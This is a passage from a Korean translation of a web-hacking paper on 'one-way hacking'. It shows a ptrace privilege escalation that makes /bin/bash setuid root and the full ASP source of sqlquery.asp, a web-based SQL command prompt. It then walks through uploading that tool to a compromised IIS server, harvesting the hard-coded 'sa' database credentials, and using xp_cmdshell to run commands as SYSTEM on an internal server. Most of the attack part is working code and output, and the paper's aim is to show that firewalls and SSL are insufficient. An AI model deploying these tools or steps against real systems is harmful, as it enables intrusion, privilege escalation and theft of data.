
shell.cgi로 확장된 권한은 “nobody” 사용자의 권한이다.

## 6.2.2 ptrace1.c – 권한 상승


다음 단계는 ptrace1을 실행하는 것이다. 이 exploit은 내부적으로 다음 명령을 실행한다.

```
/bin/chmod 4755 /bin/bash
```

아래의 스크린샷은 ptrace1이 실행되고, /bin/bash에 대해 파일이 listen하고 있는 것을 보여준다.



확실히 /bin/bash 바이너리에 setuid 퍼미션이 적용된 것을 볼 수 있다. 다음 스크린샷은 두 개의 명령이 실행된 것을 보여준다.



Shell.cgi 프로세스의 euid가 root인 0임으로 주목해라. 우리가 /etc/shadow 파일의 내용을 볼 수 있다는 사실은 권한이 상승되었음을 입증한다. 이제 우리는 www2.example.com을 완전히 통제할 수 있게 되었다.

## 7.0 웹 기반의 SQL Command Prompt

One-way 해킹은 HTTP를 통해 파일 전송이나 원격 명령 실행 이상의 다른 영역까지 확장될 수 있다. 어떤 어플리케이션에서 가장 중요한 구성요소들 중의 하나는 데이터베이스이다. 이 섹션은 웹 기반의 SQL command prompt라고 불리는 것을 만들어 어떻게 우리가 one-way 해킹 개념을 상호 통제 데이터베이스 서버에 확장할 수 있는가를 보여준다.

웹 기반의 SQL command prompt는 사용자가 HTML 인터페이스를 통해 데이터베이스 서버로 연결하고, HTML 폼을 통해 back-end 데이터베이스에 대해 SQL 질의를 할 수 있게 한다.

웹 기반의 SQL command prompt는 어떤 데이터베이스가 실행한 웹 어플리케이션이 사용하는 것과 같은 테크닉들을 사용한다. PHP와 ASP와 같은 웹 프로그래밍 언어들은 back-end 데이터베이스로 연결하기 위한 기능을 제공한다. 많은 경우에, 일단 웹 서버가 공격 당하게 되면, 공격자는 일반적으로 어디에 데이터베이스가 있는지, 그리고 그 데이터베이스에 접근하기 위해 필요한 정보(credentials)를 확인하기 위해 웹 서버에 호스팅되고 있는 소스 코드와 어플리케이션 설정 파일을 살펴본다. 이것은 웹 기반의 SQL command prompt를 이용해 데이터베이스를 공격할 때 사용될 수 있다.

### 7.1 SQL command prompt 분해 - sqlquery.asp

아래의 이미지는 ASP를 이용해 만들어진 웹 기반의 SQL command prompt의 예를 보여준다.

#### SQL Query over HTTP

Server Name:	<input type="text"/>	User Name:	<input type="text"/>
Database Name:	<input type="text"/>	Password:	<input type="text"/>
Connection String:	<input type="text"/>		
Driver:	<input type="text" value="SQL Server"/>		
Query String:	<input type="text"/>		
<input type="button" value="Execute Query"/>			

이 폼에는 5개의 주요 입력 영역이 있다:

**Server Name:** 데이터베이스 서버의 상징적 이름 또는 IP 주소. 대부분의 경우, 데이터베이스 서버는 웹 서버 시스템과 완전히 다르다.

**Database Name:** 데이터베이스 서버에 호스팅되고 있는 데이터베이스들의 collection 중의 데이터베이스 이름

**User Name:** 데이터베이스 사용자

**Password:** 데이터베이스 사용자의 패스워드. 일반적으로, 데이터베이스의 사용자와 패스워드는 공격을 당한 웹 서버에 호스팅되는 어플리케이션의 소스 코드와 설정파일들을 살펴보고 확인할 수 있다.

**Query String:** 데이터베이스에 보내지고 실행될 SQL query

다른 두 파라미터 **Driver**와 **Connection String**은 데이터베이스에 대한 적절한 드라이버와 경로를 선택하는데 사용된다.

Connection String은 선택의 여지가 있는 파라미터이다. sqlquery.asp에서는 Microsoft SQL server, ODBC에 대해 Oracle,

ODBC에 대해 MySQL, Foxpro와 같은 4 개의 드라이버를 통한 연결 옵션이 있다. 더 많은 드라이버가 쉽게 추가될 수 있다.

sqlquery.asp 의 소스 코드는 다음과 같다.

## sqlquery.asp

```
<%@ Language=VBScript %>
```

```
<!--
```

```
SQL Queries via ASP
```

```
Developed by Ketan Vyas, Net-Square
```

```
v1.1 Sept 15, 2003.
```

```
Added connection provider support for MySQL ODBC and Foxpro
```

```
v1.0 June 16, 2001.
```

```
Added connection provider support for Oracle servers
```

```
v0.9 June 11, 2001.
```

```
This page allows for remote SQL queries to be performed via a  
web page. Currently, it requires connection information for the
```



database.

Present version works only for MS-SQL server. Other providers shall  
be included later.

-->

<html>

<head>

<title>SQL Query over HTTP</title>

<style type="text/css">

PRE

{

font-family: Monaco, Courier-new, Lucida, Courier;

font-size: 10pt;

color: black;

}

</style>

</head>

<body>

<h1><u><font face="Arial" size="5" color="#000080">

SQL Query over HTTP</font></u></h1>

<%

IF request.form ("Message")="true" THEN

strServerName=request.form("ServerName")

strDatabaseName=request.form("DatabaseName")

strUserName=request.form("UserName")

strPassword=request.form("Password")

strQuery=request.form("Query")

strDbsource=request.form("Dbsource")

```
strOther=request.form("other")

strCon=request.form("Constr")

strDSN=request.form("DSN")


Response.write("<table align= 'left' border='0'>")

Response.write("<tr>")

Response.write("<td>")


Response.write("<form action='#' method='POST'>")

Response.write("<table align= 'left' border='0'>")

Response.write("<tr>")

Response.write("<td valign='top' align='right'><b><font face='Arial' size='2'>

                Server Name:</font></b></td>")

Response.write("<td><font face='Courier New'><input type='Text' name='ServerName'

                size='30' value="+ strServerName +"></font></td>")

Response.write("<td align='right'><b><font face='Arial' size='2'>

                User Name:</font></b></td>")

Response.write("<td><font face='Courier New'><input name='UserName' size='14'

                value="+ strUserName +"></font></td>")

Response.write("</tr>")

Response.write("<tr>")

Response.write("<td valign='top' align='right'><b><font face='Arial' size='2'>

                Database Name:</font></b></td>")

Response.write("<td><font face='Courier New'><input name='DatabaseName' size='30'

                value="+ strDatabaseName +"></font></td>")

Response.write("<td align='right'><b><font face='Arial' size='2'>

                Password:</font></b></td>")

Response.write("<td><font face='Courier New'><input name='Password' size='14'

                value="+ strPassword +"></font></td>")

Response.write("</tr>")
```

```

Response.write("<tr>")

Response.write("<td valign='top' align='right'><b><font face='Arial' size='2'>

                Connection String:</font></b></td>")

Response.write("<td><input type='text' name='ConStr' size='30' value='" +

                strCon + "'></td>")

Response.write("</tr>")

Response.write("<tr>")

Response.write("<td valign='top' align='right'><b><font face='Arial' size='2'>

                Driver:</font></b></td>")

Response.write("<td><select size='1' name='Dbsource'>")

IF(strDbsource = "SQL Server") THEN

    Response.write("<option selected>" + strDbsource + "</option>")

    Response.write("<option>Oracle ODBC Driver</option>")

    Response.write("<option>Microsoft Access Driver (*.mdb)</option>")

    Response.write("<option>MySQL ODBC 3.51 Driver</option>")

END IF

IF (strDbsource = "Oracle ODBC Driver") THEN

    Response.write("<option selected>" + strDbsource + "</option>")

    Response.write("<option>SQL Server</option>")

    Response.write("<option>Microsoft Access Driver (*.mdb)</option>")

    Response.write("<option>MySQL ODBC 3.51 Driver</option>")

END IF

IF (strDbsource = "Microsoft Access Driver (*.mdb)") THEN

    Response.write("<option selected>" + strDbsource + "</option>")

    Response.write("<option>SQL Server</option>")

    Response.write("<option>Oracle ODBC Driver</option>")

    Response.write("<option>MySQL ODBC 3.51 Driver</option>")

END IF

IF (strDbsource = "MySQL ODBC 3.51 Driver") THEN

```

```

Response.write("<option selected>" + strDbsource + "</option>")

Response.write("<option>SQL Server</option>")

Response.write("<option>Oracle ODBC Driver</option>")

Response.write("<option>Microsoft Access Driver (*.mdb)</option>")

END IF


Response.write("</select>")

Response.write("</td>")

Response.write("</tr>")

Response.write("<tr>")

Response.write("<td valign='top' align='right'><b><font face='Arial' size='2'>

                Query String:</font></b></td>")

Response.write("<td colspan='3'><font face='Courier New'><textarea rows='4'

                name='Query' cols='69'>" + strQuery + "</textarea></font></td>")

Response.write("</tr>")

Response.write("<tr>")

Response.write("<td><input type='HIDDEN' name='Message' value='true'></td>")

Response.write("</tr>")

Response.write("<tr>")

Response.write("<td>")

Response.write("<td colspan='3'>&nbsp;<input type='submit' value='Execute

Query'></td>")

Response.write("</tr>")

Response.write("</table>")

Response.write("</form>")


Response.write("</td>")

Response.write("</tr>")

Response.write("<tr>")

Response.write("<td>")

```

```
Response.write("<BR>")

Response.write("<HR>")

Response.write("<p>")

Response.write("</p>")


set objCon = server.createobject("ADODB.Connection")


IF(strDSN = "") THEN

    IF(strCon = "") THEN

        IF(strDbsource = "Microsoft Access Driver (*.mdb)") THEN

            objCon.ConnectionString= "Driver=" + strDbsource + ";server=" +
strServerName +

            ";uid=" + strUserName + ";pwd=" + strPassword + ";DBQ=" + strDatabaseName

        ELSE

            objCon.ConnectionString= "Driver=" + strDbsource + ";server=" +
strServerName +

            ";uid=" + strUserName + ";pwd=" + strPassword + ";database=" +
strDatabaseName

        END IF

    ELSE

        objCon.ConnectionString= strCon

    END IF

ELSE

    IF(strCon = "") THEN

        objCon.ConnectionString= "Driver=" + strDbsource + ";DSN=" + strDSN + ";uid=" +
strUserName + ";pwd=" + strPassword

    ELSE

        objCon.ConnectionString= "DSN=" + strDSN + ";" + strCon

    END IF

END IF
```

```
objCon.Open
```

```
Response.write("Database Connection Opened")
```

```
Response.write("<p>")
```

```
Set RS = objCon.Execute(strQuery)
```

```
Select Case RS.eof
```

```
Case False
```

```
RSArray = RS.getrows
```

```
Number_Of_Fields = Cdbl(UBound(RSArray, 1))
```

```
Number_Of_Records = Cdbl(UBound(RSArray, 2))
```

```
Response.Write "<table border=1 bordercolorlight='#000000' cellspacing='0'  
                cellpadding='0' bordercolordark='#C0C0C0'>"
```

```
Response.Write "<tr>"
```

```
For A = 0 to Number_Of_Fields
```

```
Response.Write "<td valign='middle' height='30' bgcolor='#000080'>"
```

```
Response.Write "<font color='#FFFFFF' face='Arial' size='3'><b>"
```

```
Response.Write RS.Fields(A).Name
```

```
Response.Write "</b></font>"
```

```
Response.Write "</td> "
```

```
Next
```

```
Response.Write "</tr>"
```

```
For R = 0 to Number_Of_Records
```

```

Response.Write "<tr>"

For F = 0 to Number_Of_Fields

    Response.Write "<td><pre>"

    Response.Write RArray(F, R)

    Response.Write "</pre></td> "

Next

Response.Write "</tr>"

Next

Response.Write "</table>"

Case True

    Response.Write "No Records were found"

End Select


Response.write("</td>")

Response.write("</tr>")


Set RS = Nothing

objCon.Close

Response.write("<tr>")

Response.write("<td>")

Response.Write "Database Connection Closed"

Response.write("</td>")

Response.write("</tr>")

Response.write("</table>")


ELSE

%>

<form action='#' method='POST'>

<table align='left' border='0'>

<tr>

```

```

<td valign='top' align='right'><b><font face='Arial' size='2'>
Server Name:</font></b></td>

<td><font face='Courier New'><input type='Text' name='ServerName' size='30'>
</font></td>

<td align='right'><b><font face='Arial' size='2'>User Name:</font></b></td>

<td><font face='Courier New'><input name='UserName' size='14'></font></td>
</tr>

<tr>

<td valign='top' align='right'><b><font face='Arial' size='2'>Database Name:
</font></b></td>

<td><font face='Courier New'><input name='DatabaseName' size='30'></font></td>

<td align='right'><b><font face='Arial' size='2'>Password:</font></b></td>

<td><font face='Courier New'><input name='Password' size='14'></font></td>
</tr>

<tr>

<td valign='top' align='right'><b><font face='Arial' size='2'>
Connection String:</font></b></td>

<td ><input type='text' name='ConStr' size='30'></td>
</tr>

<tr>

<td valign='top' align='right'><b><font face='Arial' size='2'>Driver:
</font></b></td>

<td>

<select size='1' name='Dbsource'>

<option>Oracle ODBC Driver</option>

<option>Microsoft Access Driver (*.mdb)</option>

<option>MySQL ODBC 3.51 Driver</option>

<option selected>SQL Server</option>

</select>

</td>

```



```

</tr>

<tr>

  <td valign='top' align='right'><b><font face='Arial' size='2'>
Query String:</font></b></td>

  <td colspan='3'><font face='Courier New'>

    <textarea rows='4' name='Query' cols='69'></textarea></font></td>

</tr>

<tr>

  <td><input type='HIDDEN' name='Message' value='true'></td>

</tr>

<tr>

  <td>

    <td colspan='3'>&nbsp;<input type='submit' value='Execute Query'></td>

  </tr>

</table>

</form>

<%END IF%>

</body>

</html>

```


PHP, Perl, JSP 등과 같은 언어로 웹 기반의 SQL command prompt 를 만드는 것이 가능하다.

*(Thanks to Ketan Vyas for sqlquery.asp)*

## 7.2 예 - IIS 및 MS SQL server

우리는 이제 sqlquery.asp가 내부 네트워크에 놓여있는 데이터베이스 서버를 해킹하는데 어떻게 사용될 수 있는지를 보여주는 시나리오를 제시한다. 아래의 그림은 웹 서버 www1.example.com과 데이터베이스 서버 10.0.1.2의 어플리케이션 배치를 보여준다.


우리는 `www1.example.com`이 이미 공격을 당했으며, 웹 기반의 파일 uploader인 `upload.asp`와 웹 기반의 command prompt인 `cmdasp.asp`가 서버에 존재하는 것을 가정한다. 권한 상승에 대해서는 어떤 가정도 하지 않는다.



우리는 이제 `www1.example.com`에 `sqlquery.asp`를 업로드하고, `10.0.1.2`에 있는 데이터베이스 서버를 공격하기 위해 그것을 사용할 것이다.

## 7.3 sqlquery.asp 업로드

아래의 스크린샷은 파일 uploader인 `upload.asp`에 의해 `sqlquery.asp`가 업로드되고 있는 것을 보여준다.



## 7.4 웹 어플리케이션 도용하기(pilfering)

우리가 back-end 데이터베이스에 연결할 수 있기 전에, 우리는 데이터베이스에 대한 연결을 확립하고, 무슨 credentials로 연결을 확립할 것인지 알 필요가 있다. www1.example.com에 호스팅 되고 있는 웹 어플리케이션의 소스 코드를 보면 다음과 같은 부분이 있다.

```
Set Con = Server.CreateObject("ADODB.Connection")

Con.Open "Provider=SQLOLEDB; Data Source=10.0.1.2; Initial Catalog=art;

        User Id=sa; Password=sys+adm!n"

Set RS = Con.Execute("select StockNumber,Name,Description,Artist,

        ListPrice,image from PRODUCTS where ID = " +

        Request.QueryString("ID"))
```

이 라인들은 10.0.1.2에 존재하는 back-end 데이터베이스 서버에 연결할 충분한 정보를 우리에게 제공한다.

## 7.5 sqlquery.asp를 통한 SQL 질의하기

sqlquery.asp와 더불어 위의 credentials를 사용하면 데이터베이스 서버에 대해 임의의 SQL statement를 실행할 수 있다.

아래의 스크린샷은 "SELECT \* FROM SYSDATABASES;" 질의 결과를 보여준다.

<http://www1.example.com/scripts/sqlquery.asp#>

### SQL Query over HTTP

**Server Name:** 
**User Name:**

**Database Name:** 
**Password:**

**Connection String:**

**Driver:**

**Query String:**

Database Connection Opened

name	dbid	sid	mode	status	status2	crdate	reserved
art	7	?	0	0	1090519040	12/6/2099 10:31:34 AM	1/1/1900
catalog	8	?	0	0	1090519040	1/1/1999 12:05:59 PM	1/1/1900
master	1		0	8	1090519040	11/13/1998 3:00:19 AM	1/1/1900
model	3		0	0	1090519040	7/10/2001 12:55:39 PM	7/10/2001 12:55:39 PM
msdb	4		0	8	1090519040	7/10/2001 12:55:39 PM	1/1/1900
Northwind	6		0	12	1090519040	7/10/2001 12:55:40 PM	1/1/1900
pubs	5		0	8	1090519040	7/10/2001 12:55:40 PM	1/1/1900
tempdb	2		0	12	1090519040	1/2/1999 2:47:55 AM	1/1/1900

Database Connection Closed

다음 스크린샷은 “art” 데이터베이스에 호스팅되는 PRODUCTS라는 테이블로부터 어플리케이션의 데이터가 노출되는 모습을 보여주고 있다.

<http://www1.example.com/scripts/sqlquery.asp#>

### SQL Query over HTTP

**Server Name:** 
**User Name:**

**Database Name:** 
**Password:**

**Connection String:**

**Driver:**

**Query String:**

Database Connection Opened

STOCKNUMBER	NAME	LISTPRICE
A001	Waterfalls	1500
A002	Golden Sunset	2500
A003	Seaside in Spring	3500
A004	Floral Delight	4500

Database Connection Closed

# 7.6 저장된 프로시저 실행하기

SQL command prompt는 또한 저장된 프로시저를 실행하는데도 사용될 수 있다. 이 예에서, 우리는 system administrator(sa) 권한을 사용하는 back-end 데이터베이스에 접근하고 있다. 그래서, 데이터베이스에 임의의 명령을 실행하기 위해 "xp\_cmdshell"과 같은 저장된 프로시저들을 실행하는 것이 가능하다. 아래의 스크린샷은 "xp\_cmdshell"의 저장된 프로시저를 사용하여 데이터베이스에 실행되고 있는 "ipconfig" 명령을 보여준다:

◀▶

A A

↶

+

http://192.168.7.57/scripts/sqlquery.asp#

⌂

SQL Query over HTTP

Server Name:10.0.1.2

User Name:sa

Database Name:master

Password:sys+adm!n

Connection String:

Driver:SQL Server

Query String:EXEC xp\_cmdshell 'ipconfig';


Execute Query

Database Connection Opened

output	
Windows 2000 IP Configuration	
Ethernet adapter Local Area Connection:	
Connection-specific DNS Suffix . :	
IP Address. . . . . :	10.0.1.2
Subnet Mask . . . . . :	255.255.255.0
IP Address. . . . . :	192.168.7.57
Subnet Mask . . . . . :	255.255.255.0
Default Gateway . . . . . :	

Database Connection Closed

우리는 외부로부터 접근할 수 없는 내부 서버에 원격 명령을 실행할 수 있게 되었다. 사실, 이와 같은 예로서, 우리는 또한 권한 상승도 성취했는데, 이것은 우리가 시스템 관리자의 credentials를 사용해 데이터베이스에 접근하기 때문이다. "whoami.exe" 명령을 실행해보면 우리가 획득한 권한을 확인할 수 있다.



**SQL Query over HTTP**

Server Name: 10.0.1.2      User Name: sa

Database Name: master      Password: sys+adm!n

Connection String:

Driver: SQL Server

Query String: EXEC xp\_cmdshell 'c:\inetpub\scripts\whoami.exe';

Execute Query

---

Database Connection Opened

**output**  
NT AUTHORITY\SYSTEM

Database Connection Closed

위의 스크린샷은 우리가 "NT\_AUTHORITYSYSTEM" 사용자의 권한인 관리자 권한을 획득했음을 보여준다.

## 8.0 결론

One-way 해킹은 방화벽들도 웹 어플리케이션을 보호하는데 충분하지 않다는 사실을 보여준다. 단단한 방화벽은 공격자를 힘들게 하겠지만 그 공격자를 완전히 막지는 못한다. 사실, 파일 uploader, 웹 기반의 command prompt, SQL command prompt와 같은 툴로 웹 어플리케이션과 방화벽을 단단히 둘러 쌓인 내부 네트워크도 공격하기가 쉽다.

SSL은 어플리케이션을 보호하는 관점에서 보면 작업을 더 어렵게 만든다.<sup>7</sup> 많은 사람들은 SSL이 그와 같은 공격을 막는다고 생각한다. 하지만 그렇지 않다. SSL은 엿듣기(eavesdrop)를 막기 위해 웹 브라우저와 웹 서버 사이에 데이터를 암호화할 뿐이다. SSL은 웹 어플리케이션이나 내부 네트워크에 어떤 보안도 제공하지 않는다. 모든 one-way 해킹은 OpenSSL과 같은 라이브러리를 사용해 SSL에 쉽게 개작(adapt)될 수 있다.

## 9.0 참고문헌

1. [Web Hacking: Attacks and Defense](#) - Saumil Shah, Shreeraj Shah, Stuart McClure, Addison Wesley, 2002
2. [Inside-Out Attacks](#) - Patrick Heim, Saumil Shah, 1999
3. [Forms in HTML documents - multipart/form-data](#) - from <http://www.w3.org>
4. [RFC 1867](#) - Form-based File Upload in HTML
5. [Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability](#)
6. [Linux Ptrace/Setuid Exec Vulnerability](#)
7. [Securiteam - Ptrace Exploit Code](#)
8. [SSL - a false sense of security](#) by Chris Prosis and Saumil Shah

---

<sup>7</sup> <http://www.zdnetindia.com/techzone/resources/security/stories/28861.html>